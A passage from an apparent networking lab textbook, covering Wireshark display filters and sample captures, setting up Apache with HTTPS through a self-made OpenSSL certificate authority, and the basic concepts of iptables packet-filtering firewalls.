
When selecting the 12th packet (in the top section), and then selecting the Internet Protocol (in the middle section), the values of the IP datagram header fields are shown. When selecting Transmission Control Protocol (in the middle section), the bottom section shows the TCP header bytes (in hexadecimal and ASCII).

Video
Viewing Captured Packets in Wireshark (10 min; Aug 2016)
https://www.youtube.com/watch?v=_HJkTpk8PpA

11.4.2 Analysis and Statistics

Wireshark has many in-built statistics that allow you to analyse the captured packets. This is very useful, especially if you have many packets captured (1000's to millions). You should explore (that is, view them and try to understand what they show) the following from the *Statistics* menu:

- Summary
- Protocol Hierarchy
- Conversations
- Flow Graph
- HTTP
- Packet Length
- TCP Stream Graph


File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter:
Expression...
Clear
Apply
Packet list
Individual packet details
Bytes

```
No. Time       Source          Destination     Protocol Info
  1 0.000000   192.168.1.4     192.168.1.255   RIPv1    Response
  2 4.388559   192.168.1.2     192.168.1.4     ICMP     Echo (ping) request
  3 4.390504   192.168.1.4     192.168.1.2     ICMP     Echo (ping) reply
  4 5.389622   192.168.1.2     192.168.1.4     ICMP     Echo (ping) request
  5 5.391366   192.168.1.4     192.168.1.2     ICMP     Echo (ping) reply
  6 6.391448   192.168.1.2     192.168.1.4     ICMP     Echo (ping) request
  7 6.393209   192.168.1.4     192.168.1.2     ICMP     Echo (ping) reply
  8 12.655751  192.168.1.2     208.67.222.222  DNS      Standard query AAAA www.google.com
  9 13.141936  208.67.222.222  192.168.1.2     DNS      Standard query response CNAME www.l.gc
 10 13.142107  192.168.1.2     208.67.222.222  DNS      Standard query A www.google.com
 11 13.680836  208.67.222.222  192.168.1.2     DNS      Standard query response CNAME www.l.gc
 12 13.681198  192.168.1.2     64.233.181.99   TCP      60262 > http [SYN] Seq=0 Win=5840 Len=
 13 13.724027  64.233.181.99   192.168.1.2     TCP      http > 60262 [SYN, ACK] Seq=0 Ack=1 Wi
 14 13.724071  192.168.1.2     64.233.181.99   TCP      60262 > http [ACK] Seq=1 Ack=1 Win=58
 15 13.724137  192.168.1.2     64.233.181.99   HTTP     GET / HTTP/1.0
 16 13.767862  64.233.181.99   192.168.1.2     TCP      http > 60262 [ACK] Seq=1 Ack=113 Win=5
```

```
+ Ethernet II, Src: AsustekC_7e:50:7d (00:17:31:7e:50:7d), Dst: ZyxelCom_6c:e3:b3 (00:13:
- Internet Protocol, Src: 192.168.1.2 (192.168.1.2), Dst: 64.233.181.99 (64.233.181.99)
    Version: 4
    Header length: 20 bytes
  + Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    Total Length: 60
    Identification: 0x09f0 (2544)
  + Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
  + Header checksum: 0x78d5 [correct]
    Source: 192.168.1.2 (192.168.1.2)
    Destination: 64.233.181.99 (64.233.181.99)
+ Transmission Control Protocol, Src Port: 60262 (60262), Dst Port: http (80), Seq: 0, Le
```

```
0000  00 13 49 6c e3 b3 00 17  31 7e 50 7d 08 00 45 00   ..Il.... 1~P}..E.
0010  00 3c 09 f0 40 00 40 06  78 d5 c0 a8 01 02 40 e9   .<..@.@. x.....@.
0020  b5 63 eb 66 00 50 08 bd  42 b2 00 00 00 00 a0 02   .c.f.P.. B.......
0030  16 d0 f3 2e 00 00 02 04  05 b4 04 02 08 0a 03 a3   ........ ........
0040  4b 42 00 00 00 00 01 03  03 06                     KB...... ..
```

```
File: "/tmp/wiresharkXXXXFB0a4c" 3...   Packets: 77 Displayed: 77 Marked:...   Profile: Default
```

Figure 11.2: Main window of Wireshark

11.4.3 Filters

The example used above was for a small trace of less than 100 packets captured over 10 seconds. When capturing over a long time period (and hence thousands or hundreds of thousands of packets), it is often desirable to investigate a selected portion of the packets (for example, packets between certain pairs of hosts, or using a particular protocol). Hence filters can be applied during the packet capture (such that only packets that meet the specified criteria are captured - called *capture filters* as in Section 11.3.2) or after the capture (such that analysis is only performed on packets that meet the specified criteria - called *display filters*). Here we will look at display filters.

Display filters are used mainly to view certain types of packets. They make analyzing the data easier. One place you can enter a display filter is just above the top (packet list) section. You can either type in the filter and press Apply or create the filter using the Expression command. Some example filters are given below.

The following filter can be used to display only packets that have source or destination IP address of `10.10.1.171`

```
ip.addr==10.10.1.171
```

The next filter can be used to display only packets that have IP `10.10.1.127` and do not have a TCP port address of 8080.

```
ip.addr==10.10.1.127 && !tcp.port==8080
```

The next filter displays only ICMP packets.

```
icmp
```

The next filter displays only packets exchanged with a web server (assuming the web server is using port 80).

```
tcp.port==80
```

Table 11.1 summarises some general filters you may use in ths book, while Table 11.2 gives some filters when looking for IEEE 802.11 (WiFi) packets. Note that the examples used demonstrate different conditions (`==`, `!=`, ...) and address formats (e.g. `10.10.6.0/24` for a subnet). Further details of the display filter language and where it can be applied can be found in the Wireshark manual. Specifically, the display filter reference lists all filters, including: Ethernet, IP, TCP, HTTP, Wireless LAN and Wireless LAN Management.

11.5 Capture Examples

The Wireshark Wiki contains many sample captures that you can download and analyse in Wireshark. You do not need to perform the capture yourself.

The following sections include videos and/or actual .pcap capture files for some common protocols used in my subjects. The videos show how to perform the capture with `tcpdump` and analyse in Wireshark. If you cannot perform the capture yourself, you can download the .pcap files.

Task	Filter	Example
IP address, src or dest	`ip.addr`	`ip.addr==10.10.6.210`
IP address, src only	`ip.src`	`ip.src!=10.10.6.210`
IP address, dest only	`ip.dst`	`ip.dst==10.10.6.0/24`
Ethernet address	`eth.addr`	`eth.addr==00:23:69:3a:f4:7d`
TCP (or UDP) port	`tcp.port`	`tcp.port==80`
UDP (or TCP) dest port	`udp.dstport`	`udp.dstport<100`
Show packets that use	protocol	`http`
a particular protocol		`icmp`
		`bootp`
		`dns`
HTTP request	`http.request`	`http.request`
HTTP POST request	`http.request.method`	`http.request.method==POST`

Table 11.1: Common Wireshark Display Filters

Task	Filter	Example
WLAN frames	`wlan`	`wlan`
Address	`wlan.addr`	`wlan.addr==00:26:5e:8e:e4:95`
Transmitter	`wlan.ta`	`wlan.ta==00:26:5e:8e:e4:95`
Src, Dst.	`wlan.srcaddr`	`wlan.srcaddr==00:26:5e:8e:e4:95`
Channel	`wlan.channel`	`wlan.channel==6`
Frequency	`wlan.channel_frequency`	`wlan.channel_frequency==2412`
SSID	`wlan_mgt.ssid`	`wlan_mgt.ssid=="wsiit"`
Frame Type	`wlan.fc.type`	`wlan.fc.type==0`
Frame Subtype	`wlan.fc.subtype`	`wlan.fc.type==0`
Beacon frame		`wlan.fc.type==0 && wlan.fc.subtype==8`
Frame Type	*Frame Subtype*	*Type, Subtype*
Management	Assoc. Request	0, 0
Management	Assoc. Response	0, 1
Management	Reassoc. Request	0, 2
Management	Reassoc. Response	0, 3
Management	Probe Request	0, 4
Management	Probe Response	0, 5
Management	Beacon	0, 8
Management	Authentication	0, 11
Management	Deauthentication	0, 12
Control	RTS	1, 11
Control	CTS	1, 12
Control	Ack	1, 13
Data	Data	2, 0

Table 11.2: IEEE 802.11 Wireshark Display Filters

11.5.1 Ping and ICMP

Using topology 5 in virtnet, node1 pinged node3, while capturing on node2 (the router).

- vn-top5-n2-ping1.pcap

Video
Capturing Ping in a Virtual Linux Network (8 min; Feb 2017)
https://www.youtube.com/watch?v=x_h_sFQqk5U

Video
Analysing Ping with Wireshark (19 min; Feb 2017)
https://www.youtube.com/watch?v=iBOT_aVjc9k

11.5.2 Web Browsing and HTTP

Using topology 5 in virtnet, node1 browsed to a web server on node3, while capturing on node2 (the router).

- vn-top5-n2-http1.pcap

Video
Capturing Web Browsing in a Virtual Linux Network (7 min; Feb 2017)
https://www.youtube.com/watch?v=TBi46h4dB7Y

Video
Analysing Web Traffic in a Virtual Linux Network (11 min; Feb 2017)
https://www.youtube.com/watch?v=-9kYbdHk-Ko

11.5.3 Netcat with TCP and UDP

Using topology 5 in virtnet, node3 ran a netcat (`nc`) server, while node1 ran a netcat client. node2 captured. There are two examples, the first when netcat with TCP is used, and the second with UDP.

- vn-top5-n2-nc-tcp1.pcap
- vn-top5-n2-nc-udp1.pcap

Video
Netcat and TCP in a Virtual Linux Network (19 min; Feb 2017)
https://www.youtube.com/watch?v=yDBk39ZGPdw

Video
Netcat and UDP in a Virtual Linux Network (14 min; Feb 2017)
https://www.youtube.com/watch?v=MSUBpAylQyc

11.5.4 Web Browsing to sandilands.info

A laptop with IP `192.168.1.7` browsed a real website, `sandilands.info`, first using HTTP and then HTTP Secure (HTTPS). The second, simple capture file is extracted from the first, except it only shows the HTTP exchange and IPv4 DNS packets (the other packets were deleted from the file).

- https-sandilands-info.pcap
- http-sandilands-simple-1.pcap

11.5.5 Ping with Fragmented IP Datagrams

Computer `192.168.1.2` is pinging `192.168.1.1` with different size data such that the IP datagram is fragmented.

- ping-fragment.pcap

11.5.6 Tracepath with UDP and ICMP

A tracepath is performed from `192.168.1.2` illustrating how tracepath uses a combination of UDP and ICMP.

- tracepath-2.pcap

Chapter 12

Web Server with Apache

This chapter demonstrates setting up the Apache web server, including enabling HTTPS with a digital certificate. While system administrators must be able to setup web servers, it is also a valuable skill for software developers and network engineers, as they can be very useful for development and testing. The steps for enabling security features, in particular HTTPS, are quite involved, but serve as an excellent demonstration of security concepts such as public key cryptography, digital signatures and certificates.

12.1 Prerequisites

12.1.1 Assumed Knowledge

This chapter assumes you have knowledge of:

- Internet concepts, including client/server applications.
- Web browsers, HyperText Markup Language (HTML), HTTP, HTTPS and DNS.

  Basic operating system concepts, including users, passwords and file systems
- Cryptography, including public key cryptography (RSA), digital signatures and public key distribution using certificates.

Basic Linux command line skills, as covered in Chapter 4, are assumed. You will need to be able to:

- View and edit files, e.g. with `cat` or `nano`.
- Perform operations on directories and files, including `ls`, `cd`, `cp` and `mkdir`.
- Transfer files between computers using `scp`.

File: nsl/apache.tex, r1670

12.1.2 Linux and Network Setup

While a web server is setup on a single computer, to test it is beneficial if you have at least one other computer for a client (the client and server can be on the same computer, but then it is harder to observe communications between the two).

The recommended virtnet (Chapter 3) topology is:

- Topology 5

The instructions in this chapter refer to topology 5, where node1 is the client (web browser), node2 is the router and node3 is the server (running Apache web server). The example domains are those pre-configured in virtnet (but can be easily changed by editing the `/etc/hosts` file—see Section 9.11.2).

12.2 Installing and Running Apache Web Server

12.2.1 Installing the Web Server

You may first need to install Apache web serve (it may already be installed, e.g. on virtnet nodes; trying to install it again won't hurt):

```
network@node3:~$ sudo apt install apache2
```

We can use `systemctl` (described further in Section 12.2.5) to check if it is running. It should be displayed as "active (running)" when performing:

```
network@node3:~$ sudo systemctl status apache2
```

Video
Apache Web Server and HTTPS on Linux (47 min)
https://www.youtube.com/watch?v=bp22h1KTqyo

12.2.2 Important Files

There are various files and directories that you may need to access when managing the web server. Those you will initially most likely access are:

The main configuration directory for Apache is:

```
/etc/apache2/
```

The main configuration file for Apache is:

```
/etc/apache2/apache2.conf
```

You can edit these file if you use sudo and your favourite text editor.

Other important configuration files are in the directories:

```
/etc/apache2/conf.d/
/etc/apache2/sites-available/
```

In this section we do not try to explain all the details of the `apache2.conf` file. The default settings are suitable for a basic web server.

An important file specific to the web site is:

```
/etc/apache2/sites-available/default
```

This file contains configuration options specific to a site. (You can potentially host multiple sites on the one Apache server).

The web server documents (e.g. the HTML pages that are available via the server) are stored in a *base directory*:

```
/var/www/html/
```

By default there is a file called `index.html`. You can browse the server by entering the URL `http://127.0.0.1/` or `http://localhost/` to view the web page and test that your server is working.

You can create any files/directories in the base directory which will then be accessible by the web server.

Finally, log files are stored in `/var/log/apache2/`. Section 12.2.6 gives a brief explanation of the Apache web server log.

12.2.3 Testing the Web Server

Use a web browser, e.g. `lynx`, `wget`, to access the web server by IP address. For example, if the web server has IP address `192.168.2.22` and you are on node1 in virtnet:

```
network@node1:~$ lynx http://192.168.2.22/
```

12.2.4 Creating Fake Domain Names

As we do not have a real DNS server, we are limited to using just IP addresses to other computers. However you may manually setup fake domain names by editing the /etc/hosts file on all computers. For example, if the web server has IP address `192.168.2.22`, on the client we can add the following line to `/etc/hosts` (Section 9.11.2):

```
192.168.2.22  www.example.com
```

You may add multiple IP/domain values, e.g. if you have multiple servers on different IPs. Note that these fake domain names can only be used on computers that have `/etc/hosts` setup. Section 9.11.2 explains the format of `/etc/hosts`.

12.2.5 Managing the Web Server

When you install Apache, the web server automatically starts. You may stop, start or restart Apache using the command `systemctl`

```
network@node3:~$ sudo systemctl stop apache2
network@node3:~$ sudo systemctl start apache2
network@node3:~$ sudo systemctl restart apache2
```

You can also see the current status, e.g. if it is running:

```
network@node3:~$ sudo systemctl status apache2
```

When you make changes to the web server configuration files, those changes do not take effect until you reload the configuration (or restart the server):

```
network@node3:~$ sudo systemctl reload apache2
```

Finally, Apache is automatically started when your computer boots. You may disable automatic startup (and similarly, you may enable it):

```
network@node3:~$ sudo systemctl disable apache2
```

Video
Managing Apache Web Server with systemctl (5 min; Apr 2018)
https://www.youtube.com/watch?v=-RAttX5ScaE

12.2.6 Viewing Log Files

Another important file is the log produced by Apache. Apache logs (records) all requests for content on this server. The log is a text file:

```
/var/log/apache2/access.log
```

The format of this log file is a space separated file with each line showing details of a single request for a web page on the server. Each line has the following fields:

- The IP address of the source
- - (not used)
- The user name of the user who requested the page (only present if HTTP authentication is used, otherwise is -)
- Date and time the request was made
- The GET request, showing the path/file requested
- The HTTP status code sent back to the client (e.g. 200 is OK. See Appendix A.2 for common values)
- The size of the page/object sent back to the client
- The URL of the page that referred the request (e.g. the page that linked to the requested page)

- The user agent making the request, e.g. an identifier of the web browser

You should not edit the `access.log` file. Instead use `less` or `tail` to display its contents. `less` will display the file, page by page:

```
network@node3:~$ less access.log
```

The command `tail` will display the last 10 lines of the file:

```
network@node3:~$ tail access.log
```

Video
Apache Web Server Access Log (10 min; Apr 2018)
https://www.youtube.com/watch?v=IsrjRtic5v8

12.3 HTTPS and Certificates

The remaining steps are enabling HTTPS and creating a certificate for the web server. In the following instructions we assume the IP of the server is 192.168.2.22 and of the client is 192.168.1.11. The domain of the server is www.example.com. The steps are:

1. Create our own Certificate Authority (CA) on the server. In a real scenario this step would be skipped. Instead we would use another organisation as CA.
2. Create a certificate for our web server.
3. Enable HTTPS in Apache.
4. Load the CA certificate in the client. In a real scenario this step would be skipped. Instead if we use a common CA, the certificate would already be load. It is only needed since we are using our own private CA.

Finally we can test HTTPS using a web browser.

Video
Apache Web Server and HTTPS on Linux (47 min)
https://www.youtube.com/watch?v=bp22h1KTqyo

12.3.1 HTTPS Step 1: Create a Certificate Authority

In practice, a CA would be an external node. However for this simple demo we will use server as both the CA and the actual web server. So now lets setup the CA on the server.

First our root CA needs its own, self-signed certificate. Generate a RSA public/private key pair. Here we generate a 20148-bit RSA private key using a public exponent (e) of 65537. The key is NOT encrypted with DES (or other ciphers).

```
network@node3:~$ openssl genpkey -algorithm RSA -pkeyopt rsa_keygen_bits:2048
    -pkeyopt rsa_keygen_pubexp:65537 -out cakey.pem
```

Next create a self-signed certificate. Enter the details for your CA.

```
network@node3:~$ openssl req -new -x509 -key cakey.pem -out cacert.pem -days
    1095
```

You will be prompted for information and should set appropriate values, such as:

- Country Name: AU
- State: your state, e.g. Qld, NSW
- Locality: your city, e.g. Cairns, Sydney
- Organisation Name: your choice, e.g. CQUniversity or make a name up
- Unit: Certificate Authority
- Common Name: a (fake) domain, e.g. www.cquni.edu
- Email address: a (fake) address, e.g. ca@cquni.edu

Now we setup the CA to handle certificate signing requests from other entities (i.e. our web server). OpenSSL uses some default files and directories, which are specified in `/usr/lib/ssl/openssl.cnf`. Lets create them with the following commands:

```
network@node3:~$ cd
network@node3:~$ mkdir demoCA
network@node3:~$ mkdir demoCA/certs
network@node3:~$ mkdir demoCA/crl
network@node3:~$ mkdir demoCA/newcerts
network@node3:~$ mkdir demoCA/private
network@node3:~$ touch demoCA/index.txt
network@node3:~$ echo 02 > demoCA/serial
network@node3:~$ mv cacert.pem demoCA/
network@node3:~$ mv cakey.pem demoCA/private
```

The above commands create the necessary directory structure to run a CA. If you make a mistake, then the CA will not be able to correctly issue certificates. In that case, the best approach is to delete the entire demoCA directory (`rm -fR ~/demoCA/`) and repeat the above commands.

Lastly for the CA setup, OpenSSL has strict policies on the details of the CA matching that of the requesting server. For example, it requires the state of the CA and server to be identical. We can change the policy by editing `/usr/lib/ssl/openssl.cnf`, in particular the “For the CA policy” section. Edit the configuration file:

```
network@node3:~$ sudo nano /usr/lib/ssl/openssl.cnf
```

Find the section “For the CA policy”. Change the values to look like this:

```
# For the CA policy
[ policy_match ]
countryName            = match
stateOrProvinceName    = optional
organizationName       = optional
organizationalUnitName = optional
commonName             = supplied
emailAddress           = optional
```

Now the CA is setup and ready to process certificate signing requests.

12.3.2 HTTPS Step 2: Create a Certificate for our Web Server

To create a certificate for the www.example.com website, first generate a RSA public/private key pair. Here we generate a 2048-bit RSA private key using a public exponent (e) of 65537. The key is NOT encrypted with DES (or other ciphers).

```
network@node3:~$ openssl genpkey -algorithm RSA -pkeyopt rsa_keygen_bits:2048
    -pkeyopt rsa_keygen_pubexp:65537 -out privkey-www.example.com.pem
```

The output file (`privkey-www.example.com.pem`) is plaintext. It contains the private key, encoded as Base64, in between two lines indicating the begin and end of the key.

Next create a certificate request that will be sent to the Certificate Authority. This takes a private key as input (i.e. the file generated above) and produces a .csr certificate request file as output. This is a new certificate request.

```
network@node3:~$ openssl req -new -key privkey-www.example.com.pem -out
    certreq-www.example.com.csr
```

You will be prompted to enter your certificate information:

- Country Name: AU
- State: your state, e.g. Qld, NSW
- Locality: your city, e.g. Cairns, Sydney
- Organisation Name: your choice, e.g. Example Company
- Unit: optional
- Common Name: the same domain name that you will give your website, e.g. www.example.com
- Email address: a (fake) address, e.g. webmaster@example.com

You will also be prompted for a challenge password. You do NOT want a password - just press ENTER to continue. The value of Common Name MUST be the domain of the website, e.g. `www.example.edu`. The other values may be different, depending on the policy of the OpenSSL CA.

Send your certificate request file to the CA. Since in this demo both the server and CA are on the same Linux VM, there is no actual sending (the file already is available to the CA).

Now the CA processes the certificate signing request using the following command. Make sure all the file names are correct and the certificate is successfully committed to the database of the CA.

```
network@node3:~$ openssl ca -in certreq-www.example.com.csr -out
    cert-www.example.com.pem
```

The CA will be prompted to sign the certificate (choose y for yes) and commit to the database (choose y for yes).

Finally lets copy the CAs certificate from the demoCA directory, renaming the extension to .crt (which is expected by Apache).

```
network@node3:~$ cp demoCA/cacert.pem cert-ourca.crt
```

To check all the steps were successful, verify the server certificate:

```
network@node3:~$ openssl verify -CAfile cert-ourca.crt cert-www.example.com.pem
```

The output should show OK, e.g.:

```
cert-www.example.com.pem: OK
```

12.3.3 HTTPS Step 3: Enable HTTPS in Apache

Now you need to enable HTTPS in Apache, including making both certificates available. First lets copy the files into appropriate directories for Apache to read:

```
network@node3:~$ sudo cp cert-www.example.com.pem /etc/ssl/certs/
network@node3:~$ sudo cp cert-ourca.crt /etc/ssl/certs/
network@node3:~$ sudo cp privkey-www.example.com.pem /etc/ssl/private/
```

You should set the permissions on the private key so that no-one else can access it (i.e. only root can).

Now edit the configuration file for the Secure Sockets Layer (SSL) enable website:

```
network@node3:~$ sudo nano /etc/apache2/sites-available/default-ssl.conf
```

You need to add in the following line (after the `ServerAdmin` line):

```
ServerName www.example.com:443
```

And you need to comment out the snakeoil certificates and add in three lines:

```
# SSLCertificateFile /etc/ssl/certs/ssl-cert-snakeoil.pem
# SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key
SSLCertificateFile /etc/ssl/certs/cert-www.example.com.pem
SSLCertificateKeyFile /etc/ssl/private/privkey-www.example.com.pem
SSLCACertificateFile /etc/ssl/certs/cert-ourca.crt
```

Finally, enable the SSL module, the SSL-based website and restart the server:

```
network@node3:~$ sudo a2enmod ssl
```

```
network@node3:~$ sudo a2ensite default-ssl
network@node3:~$ sudo systemctl reload apache2
```

You can now try testing access to the website with `lynx` on the client.

12.3.4 HTTPS Step 4: Load the CA Certificate in the Client

Although the web server has its own certificate, signed by a CA, we still get a warning message when accessing the web site from the client. This is because the client (`192.168.1.11` in our example) does not trust the CA that signed the servers certificate. We will now add the CA's certificate to the list of CA certificates trusted by the client.

Perform the following on the client.

Copy the CAs certificate from the server to the client (change the IP address and directory as necessary):

```
network@node1:~$ scp 192.168.2.22:/home/steven/cert-ourca.crt .
```

Ubuntu keeps are store of trusted CAs certificates, which is used by `lynx` when it accesses websites. We need to create a directory for extra CA's, add our CAs certificate to it, and then re-configure the store to include the new certificate:

```
network@node1:~$ sudo mkdir /usr/share/ca-certificates/extra
network@node1:~$ sudo cp cert-ourca.crt /usr/share/ca-certificates/extra/
network@node1:~$ sudo dpkg-reconfigure ca-certificates
```

After running the `dpkg-reconfigure` command you will be given several options about trust—choose the default—and then presented with a list of CA's. Scroll down to the bottom until you find `cert-ourca.crt` and then mark it by pressing space. Then ok.

That's it. Now test again with `lynx` and you should find no errors/warnings when connecting to the secure web server.

12.3.5 Testing our Web Server

Of course you can use your web browser on node1 (e.g. `lynx`) to access the website. You can also test using openssl directly on the client:

```
network@node1:~$ openssl s_client -connect www.example.com:443
```

Press Ctrl-C to exit. This command should show details of the certificate and SSL communications.

Chapter 13

Firewalls with iptables

This chapter will introduce you to a common security mechanism used in networks: *firewalls*. A firewall is a device (usually implemented in software) that controls what traffic can enter and leave a network. If an organisation wants to *protect* their network, then a firewall between their internal network and all external networks ("the rest of the Internet") will be configured to inspect the traffic entering/leaving the network, and only allow the traffic that meets the organisations policies. This chapter will show you how to setup your own simple firewall, using the command `iptables`. The focus is primarily on packet filtering capabilities of firewalls, as they are the building blocks of all firewalls. There is no coverage of transport or application level firewalls.

13.1 Prerequisites

13.1.1 Assumed Knowledge

This chapter assumes you have knowledge of:

- Firewalls, including packet filtering and Stateful Packet Inspection (SPI).
- The Internet, routers and hosts, and network protocols such as IP, TCP, UDP and ICMP.

Basic Linux command line skills, as covered in Chapter 4, are assumed. You will need to be able to:

- View and edit files, e.g. with `cat` or `nano`.
- Perform operations on directories and files, including `ls`, `cd`, `cp`.

13.1.2 Linux and Network Setup

While some of the practical tasks in this chapter can be completed on a single Linux computer, to test the firewall it is beneficial to have multiple computers. You are recommended to use virtnet (Chapter 3), as it allows for quick deployment of the computers in

File: nsl/iptables.tex, r1670

a topology that allows running a firewall on one computer, and testing that firewall with a separate client and server computer.

The recommended virtnet topology is:

- Topology 5

All of the practical tasks in this chapter can be completed on a single Linux computer. Most of the demonstrations use a single Linux computer, specifically node1 in virtnet (Chapter 3). Although virtnet is not required, if you do use it, as only a single computer is necessary, topology 1 is appropriate (or in fact any topology—just use a single node).

13.2 Firewall Concepts

Firewalls are network devices that control what packets enter and leave a computer network. Typically a company (and more recently, a home user) will use a firewall to stop people *outside* the company network (that is, everyone on the external Internet) from accessing computers and resources *inside* the company network. For example, consider a firewall protecting the internal networking of a univeristy. The firewall can be used to:

- Stop people on the Internet from connecting to and accessing files on a university computer
- Stop people on the Internet sending viruses and spam to computers in the university network

The firewall can also be used to control what computers inside the network access. For example:

- Stop university students from accessing inappropriate web sites on the Internet
- Stop university users from sending `ping` packets to routers on the Internet




Figure 13.1: An organisation views their network as *inside*, and all other networks as *outside*

The firewall is usually a specialised router that acts as a gateway between the local network and the outside networks. That is, all traffic goes through the firewall. Figure 13.1 illustrates the view of a router, *R*, running a firewall, where one interface is connected to the outside and the second interface is connected to the inside network.

In the practical tasks in this chapter we will use a Linux computer to act as a simple firewall.

13.2.1 How Do Firewalls Work?

A gateway router (that is, the router between the inside and outside networks) normally receives an IP packet, looks at the destination IP address, looks up its routing table to determine where to sends the packet, and sends (or forwards) the packet.

A firewall is hardware or software running on the gateway router that provides additional functionality:

1. When the IP packet is received, the firewall looks at the packet and compares it to a set of rules stored in a firewall table. An example rule may be: "Drop all packets destined to IP address `64.233.189.104`"
2. When a rule matches, the corresponding action is taken. The action is usually DROP (discard, do not let the packet through) or ACCEPT (forward, let the packet through). In the above rule, if the IP destination address was `64.233.189.104`, then the packet would be dropped.
3. If the packet is not dropped, then the gateway router follows its normal procedures (e.g. look up routing table and send the packet).

13.2.2 Firewall Rules

The rules used by firewalls are the most important aspect. They can be very simple (e.g. "drop all packets destined to the local network") or very complex (e.g. 1000's of rules).

Packet-filtering firewalls usually create the rules using the following information:

- Packet match conditions:
  - IP source address
  - IP destination address
  - TCP/UDP source port number
  - TCP/UDP destination port number
  - Other IP/TCP/UDP header fields
- Direction of traffic:
  - Is the packet coming from outside (to inside) or is it coming from inside (to outside)
- Actions:
  - ACCEPT or DROP

Using the above conditions, a reasonably good firewall can be built that can filter packets based on where the packets are coming from, where they are going to, and what applications are being used (remember, if a destination port number is 80, we can assume that a web browsing application is being used—if a university wanted to stop all web browsing, then they could drop all packets destined to port 80).

More complex firewalls (application-level firewalls) can be created by not only looking at the TCP/IP packet information, but also looking at the content of the messages. For example:

- Does the packet contain an email virus or spam?
- Does the packet contain spam?
- Is the web request to an unacceptable server (e.g. www.illegal-site.com)?

13.2.3 Firewalls and Servers

Most applications operate in a client/server mode, where a client inside a network accesses a server outside the network. Most computers inside the network DO NOT run servers accessible to the outside network. For example, there is no need for a university student's PC to run a web server accessible to someone outside the university.

Therefore, it is common for firewalls to be setup that will:

- Allow computers inside the network to access specific services outside the network. This is done by allowing traffic to pass from inside to outside if it is destined to a specific port (e.g. port 80 for web traffic).
